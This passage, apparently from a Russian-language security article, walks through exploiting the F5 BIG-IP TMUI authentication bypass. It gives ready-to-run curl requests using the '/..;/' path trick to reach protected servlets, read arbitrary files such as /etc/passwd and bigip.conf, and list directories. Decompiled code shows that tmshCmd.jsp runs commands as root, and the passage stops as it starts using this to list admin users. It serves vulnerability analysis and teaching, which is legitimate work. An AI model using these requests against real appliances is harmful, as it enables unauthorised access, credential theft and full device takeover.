
Попробуем его просмотреть простым запросом.

```
curl -k "https://192.168.31.140/tmui/dashboard/viewset.jsp" -is
```

В ответ получаем редирект на страницу авторизации. А теперь сделаем это при помощи конструкции `/..;/`.

```
curl -k "https://192.168.31.140/tmui/login.jsp/..;/dashboard/viewset.jsp" -is
```

Скрипт `viewset.jsp` отрабатывает успешно, и сервер возвращает результат.




```
aLLy /d/VisualHack
$ curl -k "https://192.168.31.140/tmui/dashboard/viewset.jsp" -is
HTTP/1.1 302 Found
Date: Sun, 09 Aug 2020 05:23:22 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=16070400; includeSubDomains
Location: /tmui/login.jsp
Content-Length: 199
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="/tmui/login.jsp">here</a>.</p>
</body></html>

aLLy /d/VisualHack
$ curl -k "https://192.168.31.140/tmui/login.jsp/..;/dashboard/viewset.jsp" -is
HTTP/1.1 200 OK
Date: Sun, 09 Aug 2020 05:23:31 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=16070400; includeSubDomains
Set-Cookie: JSESSIONID=1ECE4B395326DF48CAE3C5B57414782D; Path=/tmui; Secure; HttpOnly
Content-Type: text/xml;charset=UTF-8
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy: default-src 'self'  'unsafe-inline' 'unsafe-eval' data: blob:; img-src 'self' data:  http://127.4.1.1 http://127.4.2.1
Transfer-Encoding: chunked

<?xml version="1.0" encoding="ISO-8859-1" ?>

<pre>Missing parameter "action". Please specify action={list|read|write|delete}</pre>
```

Обход авторизации и просмотр недоступных страниц в F5 BIG-IP

Теперь мы можем читать любые страницы и выполнять сервлеты, которые не проверяют сессию пользователя внутри себя.

Давай посмотрим, что можно откопать в дебрях TMUI. Все самое интересное лежит в директории `/usr/local/www/tmui/WEB-INF/`. Здесь же находятся и сами сервлеты, в откомпилированном виде. В связи с этим мне понадобится JD-GUI. Чтобы было проще, советую просто заархивировать директорию `/usr/local/www/tmui/WEB-INF/` в формате ZIP и открыть в JD-GUI.



```
    return this._el_expressionfactory;
  }

  public InstanceManager _jsp_getInstanceManager() {
    if (this._jsp_instancemanager == null)
      synchronized (this) {
        if (this._jsp_instancemanager == null)
          this._jsp_instancemanager = InstanceManagerFactory.getI
      }
    return this._jsp_instancemanager;
  }

  public void _jspInit() {}

  public void _jspDestroy() {}

  public void _jspService(HttpServletRequest request, HttpServlet
    HttpSession session = null;
    JspWriter out = null;
    Object page = this;
    JspWriter _jspx_out = null;
    PageContext _jspx_page_context = null;
    try {
      response.setContentType("text/html");
      PageContext pageContext = _jspxFactory.getPageContext((Serv
      _jspx_page_context = pageContext;
      ServletContext application = pageContext.getServletContext(
      ServletConfig config = pageContext.getServletConfig();
      session = pageContext.getSession();
      out = pageContext.getOut();
```

Декомпиляция классов BIG-IP в JD-GUI

А список эндпойнтов, как мы уже выяснили, можно найти в файле `/usr/local/www/tmui/WEB-INF/web.xml`. Их очень много, поэтому приведу здесь несколько наиболее интересных, которые были найдены после релиза уязвимости в паблик.

Первый — `/tmui/locallb/workspace/fileRead.jsp`.

/usr/local/www/tmui/WEB-INF/web.xml

```
...
<servlet>
    <servlet-name>org.apache.jsp.tmui.locallb.workspace.fileRead_jsp</servlet-name>
    <servlet-class>org.apache.jsp.tmui.locallb.workspace.fileRead_jsp</servlet-class>
</servlet>
...
<servlet-mapping>
    <servlet-name>org.apache.jsp.tmui.locallb.workspace.fileRead_jsp</servlet-name>
    <url-pattern>/tmui/locallb/workspace/fileRead.jsp</url-pattern>
</servlet-mapping>
...
```


WEB-INF/classes/org/apache/jsp/tmui/locallb/workspace/fileRead_jsp.java

```
01: package WEB-INF.classes.org.apache.jsp.tmui.locallb.workspace;
...
26: public final class fileRead_jsp extends HttpJspBase implements JspSourceDependent {
...
61:   public void _jspService(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException {
...
77:       String fileName = WebUtils.getProperty(request, "fileName");
78:       try {
79:         JSONObject resultObject = WorkspaceUtils.readFile(fileName);
80:         out.print(resultObject.toString());
```

Этот сервлет позволяет читать произвольные файлы, если передать в параметре `fileName`. Пробуем прочитать каноничный `/etc/passwd`.

```
curl -k "https://192.168.31.140/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd" -is
```

Успех, сервер возвращает содержимое файла.



Чтение произвольных файлов в BIG-IP

Из интересных файлов, которые можно прочитать, стоит отметить:

- `/etc/hosts` — здесь можно узнать IP-адреса инфраструктуры BIG-IP;
- `/config/bigip.conf` — здесь находятся переменные конфигурации BIG-IP;
- `/config/bigip.license` — тут можно почерпнуть информацию о текущей лицензии BIG-IP.

Список можно продолжать — я уверен, ты знаешь еще пару десятков заманчивых файлов, которые только и ждут того, чтобы их прочитали. А чтобы было еще проще, на помощь нам приходит следующий интересный сервлет — `/tmui/locallb/workspace/directoryList.jsp`.

/usr/local/www/tmui/WEB-INF/web.xml


```
...
<servlet>
    <servlet-name>org.apache.jsp.tmui.locallb.workspace.directoryList_jsp</servlet-name>
    <servlet-class>org.apache.jsp.tmui.locallb.workspace.directoryList_jsp</servlet-class>
</servlet>
...
<servlet-mapping>
    <servlet-name>org.apache.jsp.tmui.locallb.workspace.directoryList_jsp</servlet-name>
    <url-pattern>/tmui/locallb/workspace/directoryList.jsp</url-pattern>
</servlet-mapping>
...
```

На вход он принимает параметр `directoryPath`, а на выходе, как ты уже догадался, выдает листинг указанной директории.

WEB-INF/classes/org/apache/jsp/tmui/locallb/workspace/directoryList_jsp.java

```
26: public final class directoryList_jsp extends HttpJspBase implements JspSourceDependent {
...
61:   public void _jspService(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException {
...
77:       String directoryPath = WebUtils.getProperty(request, "directoryPath");
78:       try {
79:         JSONObject resultObject = WorkspaceUtils.listDirectory(directoryPath);
80:         out.print(resultObject);
```

```
curl -k "https://192.168.31.140/tmui/login.jsp/..;/tmui/locallb/workspace/directoryList.jsp?directoryPath=/usr/local/www/tmui/WEB-INF/lib/" -s
```




```
GET
/tmui/login.jsp/..;/tmui/locallb/workspace/directoryList.jsp?
directoryPath=/usr/local/www/tmui/WEB-INF/lib/ HTTP/1.1
Host: 192.168.31.140
Accept-Encoding: application/json
Content-Type: application/json
```

```
{
  "output": {
    "dir": "lib",
    "children": [
      {
        "file": "apm-policysync.jar"
      },
      {
        "file": "app_template.jar"
      },
      {
        "file": "axis.jar"
      },
      {
        "file": "commons-beanutils.jar"
      },
      {
        "file": "commons-codec.jar"
      },
      {
        "file": "commons-collections.jar"
      },
      {
        "file": "commons-digester.jar"
      },
      {
        "file": "commons-discovery.jar"
      },
```

Чтение содержимого директорий через уязвимость в BIG-IP

Причем содержимое директорий выводится рекурсивно.

```
curl -k "https://192.168.31.140/tmui/login.jsp/..;/tmui/locallb/workspace/directoryList.jsp?directoryPath=/usr/local/www/error/" -s
```




```
GET
/tmui/login.jsp/..;/tmui/locallb/workspace/directoryList.jsp?
directoryPath=/usr/local/www/error/ HTTP/1.1
Host: 192.168.31.140
Accept-Encoding: application/json
Content-Type: application/json
```

```
        "file": "contact.html.var"
      },
      {
        "file": "forbidden.html"
      },
      {
        "dir": "include",
        "children": [
          {
            "file": "bottom.html"
          },
          {
            "file": "spacer.html"
          },
          {
            "file": "top.html"
          }
        ]
      },
```

Директории читаются рекурсивно

Но если скрипту попадаются файлы или папки, которые текущий пользователь не может прочитать, то сервер вернет 500 Internal Server Error.

```
curl -k "https://192.168.31.140/tmui/login.jsp/..;/tmui/locallb/workspace/directoryList.jsp?directoryPath=/etc/httpd" -s
```



Ошибка при чтении директории через directoryList.jsp, если у текущего пользователя недостаточно прав

Как ты успел заметить, все эти методы чтения файлов и директорий вызываются вот из этого класса:

```
com.f5.tmui.locallb.handler.workspace.WorkspaceUtils
```

И если поведение `WorkspaceUtils.listDirectory` и `WorkspaceUtils.readFile` было вполне понятным, то в следующем сервлете нам придется заглянуть в этот класс, чтобы лучше разобраться в особенностях его работы. Класс WorkspaceUtils располагается в файле .jar по такому пути:

```
/usr/local/www/tmui/WEB-INF/lib/tmui.jar
```

Декомпилируем его с помощью все той же JD-GUI, если ты еще этого не сделал.

Переходим к наиболее интересному сервлету — `/tmui/locallb/workspace/tmshCmd.jsp`.

/usr/local/www/tmui/WEB-INF/web.xml

```
<servlet>
    <servlet-name>org.apache.jsp.tmui.locallb.workspace.tmshCmd_jsp</servlet-name>
    <servlet-class>org.apache.jsp.tmui.locallb.workspace.tmshCmd_jsp</servlet-class>
</servlet>
...
<servlet-mapping>
    <servlet-name>org.apache.jsp.tmui.locallb.workspace.tmshCmd_jsp</servlet-name>
    <url-pattern>/tmui/locallb/workspace/tmshCmd.jsp</url-pattern>
</servlet-mapping>
```

WEB-INF/classes/org/apache/jsp/tmui/locallb/workspace/tmshCmd_jsp.java

```
28: public final class tmshCmd_jsp extends HttpJspBase implements JspSourceDependent {
...
63:   public void _jspService(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException {
...
81:       String cmd = WebUtils.getProperty(request, "command");
82:       if (cmd == null || cmd.length() == 0) {
83:         logger.error(NLSEngine.getString("ilx.workspace.error.TmshCommandFailed"));
84:       } else {
85:         JSONObject resultObject = WorkspaceUtils.runTmshCommand(cmd);
86:         tmshResult = resultObject.toString();
```

Здесь на вход принимается параметр `command`, который затем передается в метод `WorkspaceUtils.runTmshCommand`. Так как мы декомпилировали этот класс, то посмотрим, что делает `runTmshCommand`.

WEB-INF/lib/tmui.jar/com/f5/tmui/locallb/handler/workspace/WorkspaceUtils.java

```
01: package com.f5.tmui.locallb.handler.workspace;
...
31: public class WorkspaceUtils {
...
46:   public static JSONObject runTmshCommand(String command) {
...
51:     String operation = command.split(" ")[0];
...
53:       try {
54:         String[] args = { command };
55:         Syscall.Result result = Syscall.callElevated(Syscall.TMSH, args);
56:         output = result.getOutput();
57:         error = result.getError();
```

Здесь происходит парсинг строки, которую мы передавали в `command`, и затем вызов `Syscall.callElevated`. Как видно из названия, этот метод вызывает команду `Syscall.TMSH` с повышенными привилегиями.

WEB-INF/lib/tmui.jar/com/f5/tmui/util/Syscall.java

```
13: import com.f5.mcp.schema.ltm.ShellCommandT;
...
78:   public static final int TMSH = ShellCommandT.SC_TMSH.intValue();
```

Класс `com.f5.mcp.schema.ltm.ShellCommandT` находится в файле `f5.rest.mcp.schema.jar`. Декомпилируем и заглядываем в него.

usr/share/java/rest/libs/f5.rest.mcp.schema.jar/com/f5/mcp/schema/ltm/ShellCommandT.java


```
01: package com.f5.mcp.schema.ltm;
...
05: public class ShellCommandT extends SchemaEnum {
...
70:   public static final ShellCommandT SC_TMSH = new ShellCommandT("SC_TMSH", 32L);
...
94:   protected ShellCommandT(String tokenName, long tokenValue) {
95:     super("shell_command_t", tokenName, tokenValue);
96:   }
```

TMSH (Traffic Management SHell) — это bash-подобная утилита для администрирования BIG-IP. В ней можно автоматизировать команды и процессы, создавать собственные команды или наборы команд, выполнять кастомные скрипты на TCL, использовать разные сценарии поведения сервера, вплоть до его перезагрузки и полного выключения. Очень интересные возможности, не правда ли? :) А если учесть, что все это делается с привилегиями суперпользователя, то этот сервлет становится лакомым кусочком при эксплуатации уязвимости.

WEB-INF/lib/tmui.jar/com/f5/tmui/util/Syscall.java

```
162: public static Result callElevated(int command, String[] args) throws CallException {
163:   return call(command, args, true);
164: }
...
186: private static Result call(int command, String[] args, boolean elevated) throws CallException {
...
203:   Connection c = null;
204:   try {
...
206:     c = ConnectionManager.instance().getConnection();
...
209:     c.setUser(UsernameHolder.getUser().getUsername(), (!elevated && !UsernameHolder.isElevated()), false);
210:     ObjectManager om = new ObjectManager((SchemaStructured)LtmModule.ShellCall, c);
211:     DataObject query = om.newObject();
212:     query.put((SchemaAttribute)ShellCall.COMMAND, command);
213:     query.put((SchemaAttribute)ShellCall.ARGS, parameters);
214:     query.put((SchemaAttribute)ShellCall.USER, UsernameHolder.getUser().getUsername());
215:     DataObject[] rs = om.queryStats(query);
216:     if (rs != null && rs.length > 0)
217:       return new Result(rs[0].getInt((SchemaAttribute)ShellCall.RETURN_CODE), rs[0].getString((SchemaAttribute)ShellCall.RESULTS), rs[0].getString((SchemaAttribute)ShellCall.ERRORS));
```

Давай попробуем вывести список администраторов BIG-IP. Это делается при помощи команды `tmsh list auth user admin`.




```
[root@localhost:NO LICENSE:Standalone] tmui # tmsh list auth user admin
auth user admin {
    description "Admin User"
